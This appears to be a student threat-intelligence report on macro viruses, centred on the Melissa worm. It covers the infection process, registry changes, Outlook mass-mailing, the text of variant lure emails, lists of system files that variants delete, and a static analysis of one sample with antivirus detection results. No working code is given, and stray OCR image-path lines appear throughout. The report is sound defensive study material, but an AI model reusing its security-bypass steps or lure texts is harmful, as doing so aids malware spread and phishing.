# THREAT INTELLIGENCE

# (CS 5202)

**VIGNESWARAN MAHESWARAN**

**MT20ACS544**

**AREA DIRECTOR NAME**

**DR. DEBASHISH SENGUPTA**

**FACULTY NAME**

**DR. ASHU SHARMA**

# MACRO VIRUS – MELISSA

The creation of the World Wide Web gave rise to the proliferation of viruses on a scale not previously seen. Prior to the internet, traditional boot and file viruses, which were usually transferred from one PC to another via floppy disk, were the most common and significant threat to the PC landscape. However, as the internet boomed, new ways of working and communicating evolved, which were encouraged by the corporate environment as they led to the faster electronic transfer of documents both inside and outside of the organisation over the web. The result was the demise of old 'boot and file' viruses and the creation of the macro virus, which had a vastly increased target audience and ability to scale exponentially.

A macro virus is a computer virus written in the same macro language used to create software programs such as Microsoft Excel or Word. It centers on software applications and does not depend on the operating system (OS). As a result, it can infect any computer running any kind of OS, including Windows, macOS and Linux. The discovery of macro viruses in 1995 took the internet world by storm. No one was prepared for them.

Macro viruses work by adding their code to the macros associated with documents, spreadsheets and other data files. They target software rather than systems and can infect any OS. So, any program that uses macros can act as the virus host, and any copy of an infected program, regardless of where it resides - email, hard disk, USB drive, etc. Since the virus is dormant until the infected macro is run, it's difficult to detect. In this sense, it is like a Trojan horse, a malicious program. But, unlike a Trojan, a macro virus can replicate automatically and infect other computers quickly.

Initially, macro viruses mostly infected Word or Excel documents - two applications with powerful macro languages and features. And they almost exclusively targeted the Windows OS. For example, in 2017, MacDownloader, the first Word macro virus for Apple's macOS, was discovered. MacDownloader enabled hackers to use malicious macros in Word documents to install malware on Mac computers to steal users' data, such as browser history logs, webcam files, passwords and encryption keys.

The main risk of macro viruses is their ability to spread quickly. Once an infected macro is run, all other documents on a user's computer become infected. Some of these viruses cause abnormalities in text documents, such as missing or inserted words, while others access email accounts and send out copies of infected files to all of a user's contacts, who in turn open and access these files because they come from a trusted source.

Some of the examples of macro virus are Concept Virus, DMV Word, Caligula Word Virus, Nuclear macro virus, Triplicate Virus and Melissa Virus.

## DMV WORD MACRO:

WordMacro/DMV is probably the first Word macro virus. It is test virus, written by a person called Joel McNamara to study the behavior of macro viruses. As such, it is no threat - it announces its presence in the system, and keeps the user informed of its actions. Mr. McNamara wrote WordMacro/DMV in fall 1994, at the same time, he published a detailed study about macro viruses. He kept his test virus under wraps until a real macro virus, WordMacro/Concept, was discovered in fall 1995. At that time, he decided to make WordMacro/DMV known to the public. McNamara also published a skeleton for a virus to infect Microsoft Excel spreadsheet files.

## CONCEPT VIRUS:

Virus:W97M/Concept also known as Word Prank Macro, is a macro virus which has been written with the Microsoft Word v6.x macro language. It has been reported in several countries, and seems to have no trouble propagating in the wild. It didn't inflict damage in the affected computers, but simply displayed an onscreen message when it infected a document.

Concept is also able to function with Microsoft Word for Windows 6.x and 7.x, Word for Macintosh 6.x, as well as in Windows 95 and Windows NT environments. It is, truly, the first functional multi-environment virus, although it can be argued that the effective operating system of this virus is Microsoft Word, not Windows or MacOS.

The virus consists of the following macros:

- AAAZAO
- AAAZFS
- AutoOpen
- FileSaveAs

Note that "AutoOpen" and "FileSaveAs" are legitimate macro names, and some users may already have attached these macros to their documents and templates. The variants were Concept.G and Concept.F

WM/Concept used to be extremely widespread during 1995-1997. Nowadays, it is almost (but not completely) extinct.

## NUCLEAR MACRO VIRUS:

Nuclear is an early macro virus, appearing shortly after Concept. Unlike Concept however, Nuclear does not announce its infection and it is both irritating and destructive, inserting a potentially embarrassing political slogan in printed and faxed documents, as well as deleting important system files.

Nuclear was written by an unknown virus author and the Ph33r virus it drops, was created in Australia by Qark of the VLAD virus group. Ph33r is a memory-resident MS-DOS/Win16 infector of MS-DOS .COM and .EXE files, and Win16 NE files. The first Nuclear infected file was posted to a message board as Ww6Info.doc, which was supposed to be an article by Eugene Kaspersky on the new Concept virus.

When a document infected with Nuclear is executed, it adds its macros to the NORMAL.DOT template. Nuclear turns off the option to prompt the user before saving NORMAL.DOT in order to hide its presence. Its macros include:

- AutoExec
- AutoOpen
- FileExit
- FilePrint
- FilePrintDefault
- FileSaveAs
- DropSuriv
- PayLoad
- InsertPayload
- list item

The DropSuriv macro checks if the time is between 17:00 and 17:59, and if so drops the Ph33r Windows .exe virus. On the fifth of April, the Payload macro deletes DOS system files including IO.SYS, MSDOS.SYS and COMMAND.COM. While printing or faxing, the virus inserts two lines of text at the end of every twelfth document in the last five seconds of every minute saying:

```
And finally I would like to say:
   STOP ALL FRENCH NUCLEAR TESTING IN THE PACIFIC
```

France ended nuclear testing in the Pacific in 1996, after 30 years of tests there. It is extremely unlikely the virus caused the French government to end the nuclear tests. The virus likely was an expression of the unpopular global sentiment towards testing in the pacific, given that it was causing health problems for people in the region.

## CALIGULA WORD VIRUS:

The Codebreaker group released another intriguing macro virus. This one attempt to steal users' PGP private keys. PGP, or Pretty Good Privacy, is one of the world's most popular data and email encryption programs. PGP users have a private encryption key that is used to do the encrypting. It is encrypted itself, but usually protected by a weak password. The Caligula virus is a stealth Word infector written in VBA5. When loaded, it checks to see if the current

Word document or global template contains a class module called Caligula. If not, it exports its source code to a file called IO.VXD, and imports it to the global template. On the 31st of any month, it will display a message saying "No cia, No nsa, No satellite, Could map our veins. WM97/Caligula © Opic [Codebreakers 1998]."

## TRIPLICATE VIRUS:

Triplicate is a common macro virus and the first cross-platform virus to infect three applications: Word, Excel, and PowerPoint. It infects the global template in Word, places an infected workbook called BOOK1 in Excel's Start-up directory, and creates a new macro module called Triplicate in PowerPoint. Triplicate was initially placed on a virus writer's web site, hidden in a web link. If a user clicked on the web link, it would load an infected document. In many cases, it would load in Word from within the browser without setting off any macro virus warnings.

## GALADRIEL:

GaLaDRieL is the first virus based on Corel Script, the macro language for Corel Draw. It does a simple file search for new victim files (files with, CSC extension and the appropriate attributes). When a suitable file is found, it looks for the following text, "REM VIRUS," which identifies previously infected files. Its non-malicious payload goes off on June 6 and displays an excerpt from The Lord of The Rings.

## WORDMACRO/ATOM:

WordMacro/Atom was found in February 1996. Its operating mechanism is quite similar to WordMacro/Concept, with the following differences:


- All the macros in this virus are encrypted (Word's execute-only feature)
- The virus replicates during file openings as well, in addition to saving files
- The virus has two destructive payloads

First activation happens when the date is December 13th. At this date the virus attempts to delete all files in the current directory. Second activation happens when a File/Save As command is issued and the seconds of the clock are equal to 13. If so, the virus will password-protect the document, making it inaccessible to the user in the future. The password is set to be ATOM#1

## MELISSA VIRUS:

Melissa spreads via e-mail and by infecting Word documents and templates. The worm works in both, Office 97 (Word 8) and Office 2K (Word 9.0) and it uses Outlook to spread through e-mail.

Melissa has a limit since the virus requires a particular environment to spread. It requires the device to be equipped with a Word processor, Outlook, and Microsoft email software to spread. Also, other computers equipped with software such as Macintosh are spared and do not participate in the virus chain. On April 2, 1999, the FBI arrested the first suspect, David Smith, in New Jersey. The American authorities were indeed on the right track since he confessed shortly afterward to having published the virus, whose name Melissa was inspired by an encounter with a dancer in Florida. David Smith was identified through the GUID (globally unique identifier) of the attachment. At the time, the Windows version contained several pieces of information about the creator of the file, including the Mac address of the computer used to edit the document. Cybercriminals also took interest in the virus by creating different variants of the initial version. Unlike the harmless Melissa worm, the derivatives that appeared proved to be much more dangerous. The example of Melissa-X, a variant deleting system files or reaching local disks to delete data.




The virus comes in .DOC formation, and attempts to replicate and send itself to other computers via email addresses on the computer. A variant of the virus also attempts to delete files. The user receives an email titled “My Pictures” which is blank but contains an attached file. When opened, it deletes data and sends itself to the first 0 entries in a person’s email address list.

Though the Melissa virus can be a problem, many people with newer forms of Word or Outlook have no problem with the worm type virus. It doesn’t work on Word 2003, 2004, 2007. It is also called a macro virus, because it uses macro language. Most virus detectors will tell you if a program contains macros before you open it, so you can decide whether or not you should. You can also disable opening macros or documents that contain them on most computers.

**INFECTION PROCESS:**


When an infected document is open, and the virus identifies the environment as Word 9.0, it removes the menu option 'Macro\Security' from the toolbar and enables all macros by directly modifying security settings in the registry:

HKCU \Software\Microsoft\Office\9.0\Word\Security

Then the virus infects the Normal template. It checks if the first-class module is not called Melissa, then it removes any code from that module, replacing it with the virus code. If the virus runs from an infected Normal template, the virus uses the same method to infect the active document.

Next, the worm attempts to send itself out as an e-mail attachment. Since the mailing process is triggered once per each infected machine, the virus checks for the presence of its marker in the registry by comparing the value: HKCU\Software\Microsoft\Office\Melissa? against the string: "... by Kwyjibo".

If the above match is not found, and Outlook is installed on the system, the virus checks the Outlook address lists and collects up to 50 e-mail addresses from each list. It constructs the following e-mails (one per list):




Subject: Important Message From <user name>

Message: Here is that document you asked for ... don’t show anyone else ;-)

Attachment: <currently open infected document>

After the mailing process is completed, the virus sets the aforementioned marker (HKCU\Software\Microsoft\Office\Melissa? = “... by Kwyjibo") and moves on to infecting the Normal template.

**PAYLOAD:**

The virus checks the current time and date. If the number of minutes is equal to a day of a month, the virus inserts the following text into the open document:

"Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here."

**ADDITION INFORMATION:**

The virus code contains the following comments:

WORD/Melissa written by Kwyjibo


Works in both Word 2000 and Word 97

Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!

Word -> Email | Word 97 <--> Word 2000 ... it's a new age!

The virus would infect computers via Email, the email being titled "Important Message From", followed by the current username. Upon clicking the message, the body would read: "Here's that document you asked for. Don't show anyone else ;)."

**MELISSA PATTERN:**



## MELISSA – VARIANTS:

**MELISSA.I**

The main difference between Melissa.I and Melissa.A is that this variant uses a random number to select subject lines and message bodies of outgoing messages from alternates. Unlike Melissa.A, this variant uses a different registry key (called "Empirical") to check whenever mass mailing has been done. Melissa.I contains an additional payload as well.

If the number of minutes equals the number of hours, the virus inserts the following text to the active document:  All empires fall, you just have to know where to push.

At the same time, the virus clears the mark from the registry causing the mass mail part to be reactivated a soon as a document is opened or closed, a new document is created or the Word is restarted.

**MELISSA.O:**

This Melissa variant sends itself to 100 recipients from each Outlook address book. The email looks like this:

```
Subject: Duhalde Presidente Body: Programa de gobierno 1999 - 2004.
```

**MELISSA.U:**

W97M/Melissa.U is a similar to Melissa.A. Unlike Melissa.A, this variant uses the module name "Mmmmmmm" and it has a destructive payload. This variant deletes the following system files:

- c:\command.com
- c:\io.sys
- d:\command.com
- d:\io.sys
- c:\Ntdetect.com
- c:\Suhdlog.dat
- d:\Suhdlog.dat

To do this, the virus removes hidden, system, read-only and archive attributes from these files. Unlike W97M/Melissa.A, it sends itself only to 4 recipients. The message itself is also different:

- Subject: pictures (user name)
- Body: what's up?

Where (user name) is replaced with Word's registered user name

**MELISSA.V:**

This variant is similar to Melissa.U. This variant sends itself to 40 recipients and the message is different:

- Subject: My pictures (user name)

The message body is empty, and (user name) is replaced with Word's registered user name. After Melissa.V has mailed itself, it will delete all files from the root of the following drives: M, N, O, P, Q, s, f, I, x, z, H, L

When this has been done, the virus shows a message box with the following text:

- Hint: Get Norton 2000 not McAfee 4.02

**MELISSA.W:**

Melissa.W does not lower macro security settings in Word 2000. Otherwise, it is functionally equal with Melissa.A.

**MELISSA.AO:**

Melissa.AO uses Outlook to send email message with:


```
Subject: Extremely URGENT: To All email User - Body: This announcement is for all email user. Please take
note that our email Server will down and we
recommended you to read the document which attached
with this email.
Attachment:[infected document]
```

The payload activates at 10 am on 10th day of each month when the virus inserts the following text to the active document:

- Worm! Let's We Enjoy

## CASE STUDY:

For the case study, we will consider few samples, which are uploaded in the github repository:
https://github.com/Vicky619git/ThreatIntelligence/tree/main/Project/Melissa%20Sample




## TOOLS USED:

## PE STUDIO:

PeStudio is a free tool that allows you to do the static investigation of any Windows executable binary. A file being analysed with PeStudio is never launched; therefore, you can evaluate unknown executable and even malware with no risk.

## VIRUSTOTAL:

VirusTotal aggregates many antivirus products and online scan engines to check for viruses that the user's own antivirus may have missed, or to verify against any false positives. Anti-virus software vendors can receive copies of files that were flagged by other scans but passed by their own engine, to help improve their software and, by extension, VirusTotal's own capability. Users can also scan suspect URLs and search through the VirusTotal dataset. VirusTotal for dynamic analysis of malware uses the Cuckoo sandbox.

## OLEVBA:

OLEVBA is a tool to extract VBA Macro source code from MS Office documents. Supported formats are:

- Word 97-2003 (.doc, .dot), Word 2007+ (.docm, .dotm)
- Excel 97-2003 (.xls), Excel 2007+ (.xlsm, .xlsb)
- PowerPoint 2007+ (.pptm, .ppsm)

## ANYRUN:


ANY.RUN is the first interactive online malware analysis sandbox, where the user controls the flow of the analysis. Just imagine you get access to the malware laboratory with a lot of different tools within a second and most of these features are free for our community. You can use it to analyse and research the latest malware samples from all over the web as if you were to launch it on your PC but absolutely safe. While automated analysis can be fooled by some of the modern malicious programs, ANY.RUN strives to provide a robust way of interactive testing with real-time access to the sandbox simulation.

We are going to perform Static Analysis and Dynamic Analysis on the Malware samples and create a Yara Rule for the malware

## ANALYSIS:

**SAMPLE1:** ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c


## PESTUDIO:




First-bytes: D0 CF

File type: (doc, xls, ppt, msg) Compound File Binary Format, a container format used for document by older versions of Microsoft Office. It is however an open format used by other programs as well. MS Word Document. (https://en.wikipedia.org/wiki/List_of_file_signatures)

File size: 52.73KB (52736 bytes)




| engine (61/61) | score (47/61) | date (dd.mm.yyyy) | age (days) |
|---|---|---|---|
| Lionic | Virus.MSWord.Melissa.n!c | 09.09.2021 | 82 |
| Elastic | malicious (high confidence) | 05.08.2021 | 117 |
| ClamAV | Win.Trojan.Psycho-3 | 09.09.2021 | 82 |
| FireEye | VB:Trojan.Emeka.398 | 09.09.2021 | 82 |
| CAT-QuickHeal | W97M.PSD.A | 09.09.2021 | 82 |
| McAfee | W97M/Melissa.a@MM | 09.09.2021 | 82 |
| VIPRE | W97M.Melissa.A (v) | 09.09.2021 | 82 |
| Sangfor | Malware.Generic-Script.Save.571449b8 | 31.08.2021 | 91 |
| K7AntiVirus | Macro ( 0008bf1f1 ) | 09.09.2021 | 82 |
| K7GW | Macro ( 0008bf1f1 ) | 09.09.2021 | 82 |
| Baidu | MSWord.Virus.War.c | 18.03.2019 | 988 |
| Cyren | W97M/Melissa.A@mm | 09.09.2021 | 82 |
| Symantec | SecurityRisk.gen1 | 09.09.2021 | 82 |
| ESET-NOD32 | W97M/Melissa.A | 09.09.2021 | 82 |
| TrendMicro-HouseCall | W97M_VMPCK1.BY | 09.09.2021 | 82 |
| Avast | MO97:Downloader-LI [Trj] | 09.09.2021 | 82 |
| Cynet | Malicious (score: 99) | 09.09.2021 | 82 |
| Kaspersky | Virus.MSWord.Melissa | 09.09.2021 | 82 |
| BitDefender | VB:Trojan.Emeka.398 | 09.09.2021 | 82 |
| NANO-Antivirus | Virus.Macro.Melissa.bine | 09.09.2021 | 82 |
| MicroWorld-eScan | VB:Trojan.Emeka.398 | 09.09.2021 | 82 |
| Tencent | OLE.Win32.Macro.700021 | 09.09.2021 | 82 |
| Ad-Aware | VB:Trojan.Emeka.398 | 09.09.2021 | 82 |
| Emsisoft | VB:Trojan.Emeka.398 (B) | 09.09.2021 | 82 |


47 out of 61 confirm this sample to be malicious and Majority of AV engines specify the malware to be Melissa (W97M/Melissa).

| encoding (2) | size (bytes) | file-offset | blacklist (0) | hint (21) | group (0) | value (693) |
|---|---|---|---|---|---|---|
| ascii | 12 | 0x0000C7BB | - | utility | - | CreateObject |
| ascii | 6 | 0x0000A1F1 | - | utility | - | Delete |
| ascii | 5 | 0x0000C7EB | - | utility | - | Logon |
| ascii | 4 | 0x00007F13 | - | utility | - | at d |
| ascii | 4 | 0x00008F8D | - | utility | - | Send |
| ascii | 4 | 0x0000C94D | - | utility | - | Send |
| ascii | 64 | 0x00001562 | - | size | - | Nella zona cinofila i cani possono essere addestrati tutto l |
| unicode | 26 | 0x00007802 | - | office | - | DocumentSummaryInformation |
| unicode | 18 | 0x00007782 | - | office | - | SummaryInformation |
| unicode | 10 | 0x00007600 | - | office | - | Root Entry |
| unicode | 6 | 0x00007880 | - | office | - | Macros |
| ascii | 13 | 0x0000C683 | - | office | - | Document_Open |
| ascii | 8 | 0x0000A029 | - | office | - | AutoOpen |
| ascii | 5 | 0x00007DC7 | - | keyboard | - | Space |
| unicode | 38 | 0x0000668A | - | guid | - | {CE44E961-A90D-11D6-A965-0000E8600921} |
| unicode | 671 | 0x00003134 | - | file | - | C:\Documents and Settings\Administrator\Dati applicazioni\Microsoft\Word\Salvataggio ... |
| unicode | 67 | 0x00003674 | - | file | - | uff. servizio caccia.A:\Costituzione zone cinofile cani da tana.doc |
| ascii | 30 | 0x0000ACF5 | - | file | - | Poppy ID : 5083-QyUo94005083.c |
| ascii | 19 | 0x00008D11 | - | file | - | Outlook.Application |
| ascii | 10 | 0x0000ADE3 | - | file | - | c:\xix.drv |
| ascii | 6 | 0x0000B5D1 | - | file | - | =nt.VB |
| unicode | 160 | 0x00002EC8 | - | - | - | C:\Documents and Settings\Administrator\Dati applicazioni\Microsoft\Word\Salvataggio ... |
| unicode | 160 | 0x00003006 | - | - | - | C:\Documents and Settings\Administrator\Dati applicazioni\Microsoft\Word\Salvataggio ... |
| unicode | 134 | 0x0000BC24 | - | - | - | *\G{000204EF-0000-0000-C000-000000000046}#3.0#9#C:\PROGRAMMI\FILE COMUNI\MIC... |

Here we can see that some of the strings are Microsoft Office Word, Macros, Outlook Application and Root entry etc.

